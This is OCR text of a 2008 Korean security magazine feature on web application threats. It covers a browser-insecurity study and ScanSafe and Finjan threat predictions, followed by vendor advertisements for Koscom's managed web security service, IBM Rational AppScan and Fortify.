박종성 연구원은 “특히 각 기업이나 조직에서 웹 방화벽을 도입하고자 할 때는 국제 공통 평가 인증인 CC 인증을 받은 제품인지 우선 선별해야 하고 국정원 보안 제품 적합성 인증필을 확인해야 한다”며 “이후 기술적인 부분에서는 OWASP 웹 취약성 TOP 10에 얼마나 충실히 구현이 되었는지 평가를 해

웹 2.0 시대를 맞아

급변하고 있는 웹 보안의 트렌드를 잘 파악하고 보안 솔루션 구매 시 자신의 기업과 조직에 얼마나 최적화된 솔루션인지를 잘 살펴보는 것이 필수

봐야 하며 운영상에서 관리자의 편의성에 맞게 고려되었는지를 꼼꼼히 따져봐야 한다"고 강조했다.

문성준 이사는 "웹 애플리케이션은 특성상 운영 혹은 보안 관점에서만 접근할 수 없으며 개발, 보안, QA 등이 어우러져 완성 될 수 있다"며 "최근 들어 개발 보안의 중요성이 인식되며 상황이 많이 나아지긴 했지만 아직도 개발자 입장에서는 보안을 또 다른 업무 부하로 인식하는 경우가 많이 있고 보안 관점에서는 사후 대응 혹은 컨설팅 등의 서비스를 통한 조치에 치중하고 있는 현실"이라고 말했다. 또한 그는 업무 부서간의 유기적인 협조가 되지 않아 취약점들이 도출 되더라도 이에 대한 조치가 더뎌지진다는 것이 문제라고 지적했다.

애플리케이션 보안은 개발 및 보안의 유기적인 업무 분장에 의해 강화될 수 있으므로 보안팀에 의한 개발 보안 정책 및 변화관리가 필요하고 개발자에 의한 취약점 조치가 있어야 된다는 것이 문 이사의 생각이다.

개발자 업무의 70%가 디버깅 업무라고 보고 되어 있으므로 보안 취약점 또한 개발 과정중의 디버깅 관점으로 조치된다면 기업에서는 보다 안전한 애플리케이션이 확보 될 것이다. 네트워크나 시스템 인프라에 대한 보안은 일정한 경계를 만들고 보안 위협에 대한 대처를 행하는 '경계'의 보안이지만 애플리케이션의 경우 내/외부의 연결 고리를 가질 수 밖에 없는 특징이 있으므로 '경계'의 보안이 적용되기 어려운 것이 현실이다.


그러므로 애플리케이션 보안의 가장 근본적인 해결 방안은 전반적인 계획, 코딩, 테스트, 운영 등 전체 개발 프로세스 단계별 보안 적용을 통해 애플리케이션 보안 위협에 대처할 수 있는 '내성'을 가진 '강한' 애플리케이션을 만드는 것이며 이러한 프로세스를 통해 '호미로 막을 것을 가래'로 막는 우를 범하지 말아야 할 것이다.

05

2008년 웹 보안 위협 예측

해외 전문가들이 경고한 웹 보안 위협

글 · 월간 정보보호21c 편집팀



Understanding the Web browser threat:
Examination of vulnerable online Web browser populations and the "insecurity iceberg"

Stefan Frei[1], Thomas Duebendorfer[2], Gunter Ollmann[3], Martin May[1]
[1] Communication Systems Group, ETH Zurich, Switzerland
[2] Google Switzerland GmbH
[3] IBM Internet Security Systems, USA

Contact: insecurity-iceberg@ee.ethz.ch
http://www.techzoom.net/insecurity-iceberg

ETH Zurich Tech Report Nr. 288

1. INTRODUCTION

In recent years the Web browser has increasingly become targeted as an infection vector for vulnerable hosts. Classic service-centric vulnerability exploitation required attackers to scan for and remotely connect to vulnerable hosts (typically servers) in order to exploit them. Unlike these, Web browser vulnerabilities are commonly exploited when the user of the vulnerable host visits a malicious Web site.

Attacks against Web browsers depend upon malicious content being rendered by the appropriate built-in interpreter (e.g., HTML, JavaScript, CSS, etc.) or vulnerable plug-in technology (e.g., Flash, QuickTime, Java, etc.) [1, 2]. Vulnerabilities lying within these rendering technologies are then exposed to any exploit techniques or malicious code developed by the attacker. Vulnerability trend reports have indicated that remotely exploitable vulnerabilities have been increasing since the year 2000 and reached 89.4% of vulnerabilities reported in 2007

Figure 1: The Web browser Insecurity Iceberg represents the number of Internet users at risk because they don't use

▲ Understanding the Web browser threat

최근 구글과 IBM, 그리고 스위스 연방 공과대학(ETH Zurich)은 2007년 1월부터 2008년 6월 사이의 전 세계 구글 사용자의 웹 검색 및 애플리케이션에 사용에 관한 로그 데이터를 조사, 웹 브라우저의 위협에 관해 연구했다('Understanding the Web browser threat').

이 연구에 따르면 수많은 사용자들이 사용하고 있는 웹 브라우저는 가장 최신의, 안전한 웹 브라우저가 아니며 이는 특히 인터넷 익스플로러 사용자에게서 두드러지는 현상이라고 한다.(반면 파이어폭스 사용자들은 브라우저를 매우 빠르게 업데이트하고 있다.)

이에 관해 시큐리티 센터(Security Center)의 에디터 래리 셀처(Larry Seltzer)는 "수많은 사용자들이 그들의 브라우저를 필요한 만큼 빨리 업데이트하지 않는다는 것은 의심할 바 없다"며 "브라우저에도 우유나 약품처럼 유통기한(expiration date)이 있어야 한다"고 제안했다.

그러나 이 연구에서 지적하고 있는 브라우저 업데이트 비활성화만이 웹 위협의 전부라고 보기는 어렵다. 특히 국내 인터넷 환경이 인터넷 익스플로러에 치우쳐있다는 점과 엄청난 인터넷 사용자 인구로 우리나라의 웹 위험성은 심각한 수준이다. 이쯤에서 지난 해 해외 전문가들이 경고했던 웹 위협을 다시금 살펴보는 것도 우리나라가 처한 웹 위협의 현실에 다소나마 도움이 될 것이다.

웹 2.0 애플리케이션과 원격 액세스 증가에 따른 위협 증가

지난해 말 스캔세이프(ScanSafe)는 '2008년 웹 보안 위협 예측(Web security predictions for 2008)' 을 발표했다.

1 웹 2.0은 앞으로도 고위험의 공격들을 부채질 할 것

웹 2.0 애플리케이션의 폭발적인 증가로 웹 2.0 사이트들은 더욱 더 사이버 범죄자들의 훌륭한 먹이가 되었다. 또한 웹 2.0 애플리케이션은 2008년뿐만 아니라 그 이후로도 웹 기반 맬웨어의 핵심 소스가 될 것이다. 특히 소셜 네트워크는 기업의 평판과 데이터 유출에 대해 끊임없이 리스크를 안겨준다. 우리나라 역시 미국의 마이스페이스에 못지않게 미니 홈페이지 등을 통한 정보유출이 점점 더 심각해지는 상황이다.

2 원격 및 로밍 보안이 기업 근심의 정점에 이를 것

직원들이 사무실 밖으로 뻗어나가고 있다. 보다 많은 직원들이 원격으로 작업해야 함에 따라, 또한 많은 기업들이 재택근무의 제시함에 따라 IT 관리자들이 기업 제공 노트북에서의 인터넷 사용을 포함한 기업 리소스의 적절한 사용에 관한 정책을 집행하기가 더욱 어렵게 되었다. 직원들이 사무실에 구속되지 않는 특혜를 즐기는 반면 남겨져있는 IT 부서들은 로밍 직원들과 증가하고 있는 탄력 네트워크 경계가 안겨주는 대신할 수 없는 보안 과제들을 처리해야 한다.

3 탈취한 데이터베이스의 저장 및 판매를 위한 암시장 성장

2007년의 데이터 도용은 기록적이다. 이러한 데이터 취약성으로 2008년에는 중요 개인 정보에 관한 암시장이 성장할 것이다. 스캔세이프는 '합법적인' 데이터 저장소로 보이도록 위장하여 탈취한 컨택 데이터베이스를 판매하고 제공하는 것이 증가할 것으로 예측했다.

4 '스톰 웜'의 여파가 2008년에도 계속 될 것

스톰 웜은 2007년 보안의 지형을 흔들었고 그 영향력은 2008년에도 이어질 것이다. 그런데 이 스톰 웜에 대해 다소의 오해가 있다. 일반적인 믿음과는 달리 스톰 위협은 2006년에 서서히 발달했다. 그 중 한 가지 변종이 2007년 1월 "유럽을 강타한 폭풍(스톰)으로 230명 사망"이라는 제목의 이메일로 퍼져나갔다. 이로 인해 "스톰 웜"이라는 별칭이 붙게 된 것이다.

이 '폭풍'이 실제로 가져온 것은 면밀하고 극도로 조직화된 일련의 공격들로, 이로써 해당 기간에 150만 대 이상의 기계가 감염된 것으로 추정되는 최대의 봇넷 중 하나가 생성되는 결과에 이르렀다. 바로 이 봇넷이 2008년과 그 이후에 사이버 범죄자들에게 이용될 것으로 예상된다.

스캔세이프가 웹 보안의 위협에 관해 예측한 지 7개월여가 지난 현재 스톰 웜 등은 우리나라에서 이미 밸런타인데이나 크리스마스 등을 거쳐 상당히 친숙(?)해졌기 때문에 일반 사용자들도 주의를 기울이고 있는 편이다. 그러나 웹 2.0의 고유한 성질에 따른 위협과 원격 사용에 관한 위협, 이에 따른 사이버 범죄자들의 암시장 성장에 관한 대책 마련과 지속적인 대응은 결코 만족스러운 정도라 할 수 없을 것이다.

탐지기술 무력화하는 회피 공격 등이 특히 위협적

한편, 스캔 세이프의 예측 발표보다 앞선 지난 해 6월 기업용 웹 보안 솔루션 제공업체 핀얀(Finjan)은 "웹 보안 동향 보고서(Latest Web Security Trends Report, 2007년 2분기 기준)"를 발표했다.

시그니처 기반 및 데이터베이스 의존 기술을 잠재적으로 우회하기 위해 고안된 고도로 교묘하고 파악하기 어려운 새로운 유형의 공격에 초점을 맞춘 이 리포트는 유명 웹사이트와 심지어 정부 도메인을 손상시키기 위해 대기 중인 악성 코드 패키지를 이용하는 악성 코드에 관한 "숙주(hosted) 모델"을 토대로 제휴 네트워크들의 확산을 설명했다.

▲ Finjan 홈 페이지 (www.finjan.com)

또한 합법적인 사이트의 온라인 광고 내의 악성 코드의 증가에 관한 새로운 실례도 제시했다.

회피 공격(Evasive Attacks)은 악성 코드의 노출을 최소화하기 위해 특정한 웹사이트나 웹 페이지의 방문자들의 실제 IP 주소들을 기록한다. 이러한 정보를 이용

해 공격자들은 각각의 고유 IP 주소의 싱글 뷰에 대한 악성 코드의 노출을 제한한다. 이것은 다시 한 번 주어진 IP 주소로 악성 페이지에 접속하려고 하면 양성 페이지가 자동적으로 그 자리에 나타나게 하며, 처음의 악성 페이지의 모든 흔적들은 완전히 사라지게 된다.

또한 트로이 키로거 로그 파일(Trojan keylogger log file)은 악성 코드가 은행 계좌 내역, 신용카드 번호, 주민등록 번호 등 사이버 범죄자들이 기꺼이 비용을 지불할만한 민감한 금융 및 개인 정보를 탈취하기 위해 사용되고 있음을 보여준다. 수백 명의 해커들이 이 기술을 사용하고 있기 때문에 이 문제의 심각성은 이미 전 세계적으로 영향을 주고 있다.

핀얀(Finjan)의 CTO 유벌 벤-이작(Yuval Ben-Itzhak)은 "가시적인 손상을 남기지 않으며 단지 외부 서버의 악성 코드로 향하게 하는 HTML 코드 한 줄을 삽입하는 슬그머니 이루어지는 공격에 많은 사이트들이 당하고 있다"며 "결론적으로 이러한 웹사이트의 모든 방문자들이 자신들의 개인 신원, 은행 계좌 내역, 신용 카드 번호를 이러한 체계 뒤에 숨어있는 사이버범죄자들에 대한 위협에 빠뜨리고 있다. 특히 시그니처 기반 안티바이러스나 URL 필터링 솔루션에 전적으로 의존하고 있는 비즈니스 사용자들은 이러한 유형의 공격에 대해 취약할 수 있다"고 말했다.


또한, 온라인 광고 속의 악성 코드의 심각성도 예고되었다. 현재 웹사이트들은 광고 수익에 보다 의존하고 있기 때문에 그들은 종종 제 3자 광고 네트워크의 광고를 보여준다. 문제는 그에 관해 해당 사이트들은 거의, 혹은 전혀 통제할 수 없다는 것이다. 합법적인 웹 사이트 소유자들은 광고주들이 악성 컨텐츠를 전시하지 않을 것이라고 믿지만 문제는 광고주들이 종종 다른 이들에게 그들의 공간을 "대여"하기도 한다는 점이다.

벤-이작은 "상업적으로 동기화된 해커들은 가장 짧은 시간 안에 최대한 많은 사람들에게 도달할 수 있는 방법을 찾고 있기 때문에 광고는 악성 코드에게 최고의 타깃이 되었다"고 설명했다. 또한 "대부분의 필터링 제품에게 일반적으로 '신뢰할만한' 것으로 여겨지는 고용량 웹사이트를 대상으로 함으로써 해커들은 보다 높은 비율의 감염을 성취하고 더 많은 돈을 벌 수 있다"고 덧붙였다.

핀얀의 연구 결과는 특히 해커들이 새로운 종류의 고도의 회피 공격을 만들어왔음을 보여준다. 또한 이러한 공격들은 기술적 숙련도의 측면에서 드라이브 바이 다운로드와 코드 난독화 이상의 양적 비약이 이루어졌음을 의미한다.

그러나 '보안' 또는 '대응'이라는 것은 본질적으로 '사건'이라는 작용에 대한 반작용으로 생성될 수밖에 없는 한계가 있기 때문에 늘 한발 뒤쳐질 수밖에 없는 것이 현실이다. 그렇다고 마냥 손놓고 있을 수

만은 없는 일. 따라서 특히 기업체에서는 각각의 애플리케이션 환경과 비즈니스 프로세스에 적절한 웹 솔루션을 도입하고 관리하여 가장 기본적인 웹 보안에 만전을 기울이는 것만이 소 잃기 전에 외양간을 튼튼히 하는 유일한 방법이라 하겠다.



Adivce

핀얀은 기업 사용자들에게 다음과 같이 조언했다.

1. 당신의 웹 보안 솔루션에 실시간 검사 및 보호가 포함되도록 하라. 사건 발생 후에 공격 벡터를 쫓는 것은 언제나 "너무 소극적이며 너무 늦은" 대응이다. 특히 제로데이 공격에 당했을 경우 당신의 보안 솔루션은 그것을 인지하지 못 한다.

2. 새로운 기술과 동향을 처리하기 위해 당신의 보안 솔루션을 업데이트 하라. 보안 제품들은 공격과 익스플로이트보다는 취약성으로부터 당신을 보호할 수 있어야만 한다.

3. 업체의 연구 능력과 그 업체가 보안 대책 실행으로 즉시 이어질 수 있는 최신 정보를 제공하는지 확인하라.

4. 당신의 데이터 반출 정책이 모든 알려진, 의심스러운 사이트에 대해 적용되고 있는지 확인하기 위해 테스트 하라.

Chapter 2

Features

웹 보안 솔루션 기능은 다 거기서 거기?

코스콤

IT 컨설팅 · 구축 · 운영 One-Stop 매니지드 보안서비스

코스콤 ANSIM〉 Service

코스콤의 ANSIM〉 Service는 지난 30여년간 증권 기간시스템의 개발, 운영 등을 전담해온 IT 아웃소싱 경험을 바탕으로 정보보호와 IT서비스 및 IT아웃소싱을 모두 접목한 컨설팅/구축/운영 등 One-Stop 매니지드 보안서비스이다(ANSIM : All & Security Integration Management Service).

웹 해킹방지를 위한 웹 방화벽 솔루션을 취급하는 회사는 10여 개에 이를 정도로 많이 있다. 또한 웹 애플리케이션 가속을 위한 웹 가속기 업체 또한 여러 곳이 있다. 개인정보보호관련 개인정보 노출진단 솔루션을 취급하는 회사들은 또 다른 회사들이다.

보안서버 또한 다른 회사에서 구매해야 한다. 최근 이슈화되는 DDoS 공격 방지를 위한 솔루션은 역시나 다른 회사를 접촉해야 한다. 웹에서도 다음 이슈는 무엇이 될지 아무도 모른다. 이와 같이 고객은 웹이라는 하나의 환경에 대하여 보안, 속도 이슈만으로도 수많은 업체를 만나고 솔루션을 선정하는 고통과 구매 이후 이에 대한 엄청난 관리부담을 갖게 된다. 코스콤의 ANSIM〉 WEB Service가 갖는 경쟁력이 바로 이러한 부분을 해결에 주는 데에 있는 것이다.

▲ 코스콤 FSISAC 통합보안관제센터

ANSIM› WEB SERVICE

CONSULTING SERVICE	INTEGRATION SERVICE	MANAGEMENT SERVICE
· 웹 취약점 분석 보안컨설팅	· 컨설팅 결과 해결방안 설계	· 24×365 보안관제 서비스
· OWASP 10대 웹 취약점 점검	· 웹방화벽 제공	· 24×365 개인정보노출모니터링
· 국가정보원 8대 웹 취약점 점검	· 웹가속기 제공	· DDoS 탐지 모니터링(Option)
· 개인정보노출진단 보안컨설팅	· DDoS 방어솔루션 제공(Option)	· 매월 월별 리포팅
· 홈페이지 재 · 개편시 추가 컨설팅	· 개인정보노출진단 솔루션 제공	· 보안컨텐츠 무료 제공
· 웹 애플리케이션 속도개선 컨설팅	· SSL 보안서버 제공	· 보안의식 고취를 위한 보안교육
· DDoS 방지 컨설팅(Option)	· 제공 솔루션 설치 및 교육	· 최신장비 유지(재구매 불필요)

코스콤의 ANSIM› Service중에서 ANSIM› WEB Service는 웹에서 발생할 수 있는 속도와 보안이슈를 해결하고 지속적으로 관리해주는 최초의 서비스 모델이다. 고객은 새로운 해킹 사고와 방지를 위한 솔루션에 대해 새로운 학습을 할 필요가 없다. 코스콤에서는 최신의 정보제공과 함께 제품에 대한 업그레이드를 해준다. 웹에 어떠한 취약점이 있는지, 웹을 통한 개인정보노출이 얼마나 발생하는 지에 관한 보안컨설팅을 받을 필요도 없다.

▲ 코스콤 여의도 본사 전경

컨설팅은 ANSIM› WEB Service의 필수 제공항목이다. 웹 방화벽, 웹 가속기, 개인정보노출진단 솔루션 등을 구매하기 위해 낭비적인 BMT나 제품선정을 할 필요도 없다. 솔루션 도입 후 100% 고객이 직접 관리해야 하는 부담도 적다. 코스콤이 24시간 원격관제와 개인정보노출 상시 모니터링 및 월별 리포팅을 해준다. 도입장비가 오래되었다고 재구매할 필요도 없다. 코스콤에서 항상 최신의 장비를 유지해준다. 게다가 고객사의 홈페이지가 재 · 개편 되었을 때 또다시 취약점 분석 컨설팅을 제공하여 준다. 고객의 내부 보안의식 고취를 위하여 정기적으로 교육도 실시해준다. 게다가 매우 저렴한 가격인 월 90만원부터 300만원 정도이다. 비용부담으로 해당 장비의 도입비용이 비싸서 도입하지 못했던 중소형 금융기관, 교육기관, 중소기업 등에 가장 어울리는 상품이다.

앞서 언급한 것처럼 웹 해킹방지를 위한 웹 방화벽 솔루션을 취급하는 회사는 10여 개에 이를 정도로

많다. 웹 애플리케이션 가속을 위한 웹 가속기 업체 또한 여러 곳이 있다. 개인정보보호관련 개인정보 노출진단 솔루션을 취급하는 회사들은 또 다른 회사들이다. 보안서버 또한 다른 회사에서 구매해야 한다. 최근 이슈화되는 DDoS 공격 방지를 위한 솔루션은 역시나 다른 회사를 접촉해야 한다.

웹에서 다음 이슈는 무엇이 될 지 아무도 모른다. 이와 같이 고객은 웹이라는 하나의 환경에 대하여 보안, 속도 이슈만으로도 수많은 업체를 만나고 솔루션을 선정하는 고통과 구매 이후 이에 대한 엄청난 관리부담이 생긴다. 코스콤의 ANSIM› WEB Service가 가지는 경쟁력이 바로 이러한 부분을 해결에 주는 데에 있는 것이다.

COMPANY INTRODUCTION 코스콤

코스콤(정연태 대표)은 1977년 설립되어 지난 30여년간 대한민국 자본시장에 관한 증권기간시스템을 총체적으로 개발 · 운영해온 IT 아웃소싱 전문기업이다. 이 회사는 자본시장 금융IT를 이끌어온 회사로써 사업의 대외적인 확대를 위해 지난 2005년 ㈜코스콤으로 사명을 변경했다. 코스콤은 안정적인 IT 인프라 환경을 위해 전국 네트워크망과 재해복구센터를 운영하고 있으며 각종 보안 위협으로부터 보호를 위한 정보보호사업 등을 수행하고 있다.

특히 1998년부터 공인인증서비스를 시작으로 출발한 정보보호서비스는 금융ISAC(Information Sharing & Analysis Center)로 대표되는 정보보호컨설팅, 보안관제서비스, 정보제공서비스와 함께 통합보안관리솔루션(ESM), 위협관리솔루션(TMS), 금융거래전용 보안장비(BUD-F)사업, 방화벽로그 분석솔루션(FireQuest), 키보드해킹보안솔루션(KeySafer), 보안USB솔루션(SecuYouSB) 등 다양한 종류의 정보보호사업을 전개해 왔다.

코스콤의 정보보호사업의 중심에는 '서비스'라는 정신이 있다. 2000년부터 시작한 공인인증서비스의 경우 이미 400만 이상의 고객이 코스콤의 공인인증서로 금융거래를 이용하고 있다. 자본시장 IT를 이끌어온 코스콤의 가장 큰 강점은 IT시스템의 무장애 운용경험에 있다. 코스콤의 공인인증서비스의 경우 이미 무장애 24시간 서비스로 정평이 나있다. 또한 정보통신기반보호법에 의하여 설립된 금융ISAC의 경우 금융 및 공공기관을 대상으로 24시간 원격관제서비스를 제공하고 있고 다수의 보안컨설팅 전문가를 확보하여 질 좋은 보안컨설팅을 제공하고 있다.

2007년 30년을 맞이하면서 2,000억원 이상의 매출을 달성한 코스콤은 새롭게 웅비하는 30년을 선포한 후 새로운 30년을 위한 먹거리 발굴을 위한 성장동력TF를 운영하여 몇 가지 중요한 사업을 선정했다. 그 중에서 그동안의 경험과 네트워크를 활용한 매니지드서비스가 단연 돋보인다. 이번에 출시한 매니지드보안서비스인 ANSIM Service를 웹보안 뿐 아니라 네트워크접근제어, DB보안, 정보유출방지서비스 등으로 확대해나갈 방침이다.

www.koscom.co.kr 02-767-7114

웹보안!

이제 믿을 수 있는 기관에

安心하고 맡기세요!

ANSIM WEB SERVICE

컨설팅 • 구축 • 운영 One-Stop 매니지드 보안서비스

Consulting Service	Integration Service	Management Service
· 웹 취약점 분석 보안컨설팅	· 컨설팅 결과 해결방안 설계	· 24x365 보안관제 서비스
· OWASP 10대 웹 취약점 점검	· 웹방화벽 제공	· 24x365 개인정보노출 모니터링
· 국가정보원 8대 웹 취약점 점검	· 웹가속기 제공	· DDos 탐지 모니터링(Option)
· 개인정보노출진단 보안컨설팅	· DDos 방어솔루션 제공(Option)	· 매월 월별 리포팅
· 홈페이지 재 • 개편시 추가 컨설팅	· 개인정보노출진단 솔루션 제공	· 보안컨텐츠 무료 제공
· 웹애플리케이션 속도개선 컨설팅	· SSL 보안서버 제공	· 보안의식 고취를 위한 보안교육
· DDos 방지 컨설팅(Option)	· 제공 솔루션 설치 및 교육	· 최신장비 유지 (재구매 불필요)

㈜코스콤 · www.koscom.co.kr · 서울시 영등포구 여의도동 33번지 · 02-767-7269 · jhlee@koscom.co.kr
서비스총판 : 크로스위브테크놀로지스㈜ · 02-3477-8132 · hanbi@cwti.kr

한국증권전산 koscom

시드시스템

웹 애플리케이션 보안 감사 솔루션


IBM Rational AppScan

IBM Rational AppScan은 웹 취약점을 이용한 해커의 접근 등 필요한 가시성과 컨트롤을 조직에 제공하는 웹 애플리케이션 보안 솔루션 시장을 선도하는 제품군이며 IBM Rational AppScan Standard Edition(데스크탑 애플리케이션과 SaaS로 이용가능), IBM Rational AppScan Tester Edition(데스크탑 애플리케이션으로 이용가능), IBM Rational AppScan Enterprise Edition(웹 기반 솔루션 또는 SaaS로 이용가능) 등으로 구성된다.

각각의 완벽한 솔루션은 점검, 보고 및 수정권고안을 제공하며 애플리케이션 개발자, 품질검증팀, 모의해킹 검사자, 보안 감사자 및 관리팀을 포함한 다양한 사용자들에 의한 모든 형태의 보안 검사에 적합하다.

중요한 웹 기반 사업 자산의 보호

복잡한 웹 사이트에 대한 완벽한 보안 커버리지를 제공하는 Rational AppScan 스탠다드(AS SE), Rational AppScan 테스터(AS TE)와 Rational AppScan 엔터프라이즈(ASE) 솔루션은 Web Application Security Consortium(WASC) 위협분류에 의해서 분별된 일반적인 웹 애플리케이션 취약점들을 점검하고 검사할 뿐만 아니라 다양한 서드파티 애플리케이션에 대한 점검을 지원하며 사용자 정의에 의한 점검 정책의 생성 및 특정 패턴의 내용을 탐지할 수 있는 기능을 제공한다.



▲ IBM Rational AppScan 보안 문제 보기 / 수정권고 보기

Rational AppScan 솔루션은 Flash와 자바스크립트 객체표기법(JSON)과 웹 서비스 파라미터에 대한 전용 검사를 포함한 AJAX 프로그래밍 언어에 대한 완벽한 지원과 결부된 고급 자바스크립트언어에 대한 개선된 지원을 통해 최신의 웹 2.0기술에 대한 강력한 애플리케이션 점검 커버리지를 제공하기 위해 대단히 넓은 범위에서 강력하고 유연한 핵심기능을 공유한다.

● 점검 효율성과 이용의 편의성을 위한 핵심 기능

웹 애플리케이션에서 여러 단계 인증 절차에 대한 검사가 가능하게 하는 복잡한 인증지원 ; 이는 "변형된 문자입력방식"(CAPTCHA)을 이용한 단계적 인증, 다인자 인증, 원타임패스워드(OTP), USB키, 스마트카드와 보다 진보된 인증을 포함.

● 커스터마이징과 제어를 위한 핵심 기능

Rational AppScan 확장 프레임워크 기술(AXF)은 사용자가 검사 능력을 확장할 수 있는 강력한 부가기능(add-on)을 생성하고 공유하여 실행.

● 취약점 검출을 위한 핵심 기능

의도하지 않게 발생하는 문제, SSL인증서 유효성을 검사하기 위한 SLL 검사와 Cross-site request forgery(CSRF) 검사에 대한 검사 응답을 분석하여 전체적인 검증을 가능하게 하는 적용범위.

● 핵심 보고서 기능

NIST SP(National Institute of Standards and Technology Special Publication) 800-53과 OWASP top 10(2007)을 포함한 40여 개 이상의 전 세계적인 규정 컴플라이언스 문제와 표준에 관련된 검사. Rational AppScan 버전 7.7은 FERPA(Family Education Rights and Privacy Act), FIPPA(Freedom of Information and Protection of Privacy Act)와 PABP(Payment Application Best Practice)에 대한 준수내용의 확인 또한 포함.

● Rational AppScan Standard Edition을 통해 보안 감사 및 애플리케이션 감시 수행

보안 감사자와 모의침투 검사자에 의한 자동화된 웹 애플리케이션 검사는 정교하고 인텔리전트한 점검

기술을 필요로 한다. 특별한 기능을 포함한 Rational AppScan Standard Edition은 일반적인 사용자와 수준 있는 사용자를 지원할 수 있도록 설계됐다.

● **Rational AppScan Tester Edition을 통해 보안검사를 품질관리 프로그램의 일부로 제공**

QA팀이 보안 검사를 기존의 품질 관리 절차에 통합해 도움을 줄 수 있도록 하며 이로 인해 보안 전문가의 부담을 줄일 수 있다.

● **Rational AppScan Enterprise Edition을 이용한 전사에 걸친 애플리케이션 보안 검사 확장**

기업이 다수의 책임자들 가운데 보안 검사에 대한 책임을 분배할 수 있도록 설계됐고 웹 애플리케이션 Delivery 주기 중에서 문제점들을 쉽고 비용-효율적으로 수정할 수 있을 때 보다 빠른 시점에 취약점을 노출시킬 수 있도록 도움을 준다.

COMPANY INTRODUCTION 시드시스템

웹 애플리케이션 보안 솔루션 및 서비스 전문 보안 기업인 시드시스템(이동일 대표)은 워치파이어(현 IBM Rational Watchfire)와의 Business Conductor 및 전문 기술지원 계약을 맺고 설립되어 국내 워치파이어 제품군(AppScan, AppScan DE, AppScan QA, AppScan RC 및 AppScan Enterprise와 WebXM)에 대한 공급을 해왔으며 전문 컨설팅 인력을 통한 서비스와 전문 기술지원 서비스를 한국 및 AP에 있는 국가에 제공하고 있다.
자세한 내용은 IBM 홈페이지(Ibm.com/software/rational/offerings/testing/webapplicationsecurity) 참조하면 된다. 시장 및 고객의 요구로 인해 주력 제품인 웹 애플리케이션 취약점 분석도구인 AppScan 제품군과 함께 웹 애플리케이션 소스 분석도구인 Armorize사의 CodeSecure, SmartWAF 제품군, 및 호스트기반 웹 애플리케이션 방화벽인 Applicure사의 dotDefender를 공급 및 지원함으로써 명실공히 소프트웨어 개발 주기상에서 발생 가능한 문제를 미리 확인하고 후에 문제가 발생하는 것을 미리 방지하고 차단할 수 있는 웹 애플리케이션 보안의 토털 솔루션을 제공하고 있다. 이 외에도 최근 이슈가 되고 있는 내부정보유출 방지를 위한 솔루션으로 WebSense사의 DSS를 금년 6월부터 런칭하여 시장에 알리고 있다.

www.seedsystem.net 02-2635-7985

IBM
IBM은 세계 최대의 서비스 · 컨설팅, 소프트웨어 및 하드웨어 회사로서 160여 개국에서 활동하고 있는 대표적인 글로벌 기업이다. IBM은 세계 최대의 미들웨어 기업으로서 전세계적으로 가장 폭넓은 산업군의 고객사들을 대상으로 비즈니스와 IT 프로세스 통합을 진행, 산업별 최고의 프랙티스와 구축 노하우를 축적하고 있다.

www.ibm.com/kr 080-023-8080


IBM은 전 세계 기업의 비즈니스를 지원하고 있습니다.

IBM은 전 세계 모든 산업에서 기업이 기존에 일하던 방법에 대해 새롭게 접근할 수 있도록 지원하고 있습니다. 인텔리전트 전력 네트워크로부터 최신 급수 시스템, 강력한 백신, 그리고 그린 데이터 센터에 이르기까지 IBM은 혁신적 사고를 적용시켜 현재 직면하고 있는 문제를 해결 할 수 있도록 도와드립니다.

START
에너지를 절약하십시오

IBM은 센터포인트 에너지(CenterPoint Energy) 같은 기업들이 더 나은 서비스 가용성을 제공하고 에너지 효율성을 향상시킬 수 있는, 인텔리전트 유틸리티 네트워크 개발을 지원하고 있습니다.

STOP TALKING START DOING™
ibm.com/doing/kr에서 비즈니스의 변화를 시작하십시오.



START
정보를 공유하십시오


IBM은 수많은 환자들이 보다 나은 의료 서비스를 받을 수 있도록 의료 보건 기관들이 주요 정보를 실시간으로 공유하는 시스템 구현을 지원하고 있습니다.

START
역사를 탐험하십시오

IBM과 내셔널 지오그래픽(National Geographic)은 5년간 20만개 이상의 DNA 샘플 연구를 통하여 인류의 지구 거주 역사와 인류 공통의 유전적 뿌리를 찾아내는 게놈 프로젝트(Genographic Project)를 진행하고 있습니다.


START
시장을 개척하십시오

IBM의 글로벌 통합 딜리버리 모델은 기업이 자원의 최적화, 비용 절감, 새로운 시장 개척을 통해 비즈니스 구조를 개선할 수 있도록 지원하고 있습니다.



START
내일을 예측하십시오

IBM과 스크립스 연구소(The Scripps Research Institute)는 슈퍼컴퓨터를 사용해 십 억 종의 조류독감 돌연변이 바이러스 중 가장 전염성이 강한 바이러스를 찾아내고, 발병 전에 백신을 개발할 수 있도록 지원하고 있습니다.



START
남보다 앞서가십시오

IBM은 은행이 계좌 개설에 소요하는 시간을 수 시간에서 수 분으로 단축함으로써 고객들이 더욱 신속하고 편리한 서비스를 경험할 수 있도록 지원하고 있습니다.

인터비젠
테크놀로지

개발 프로세스 보안솔루션

Fortify 360

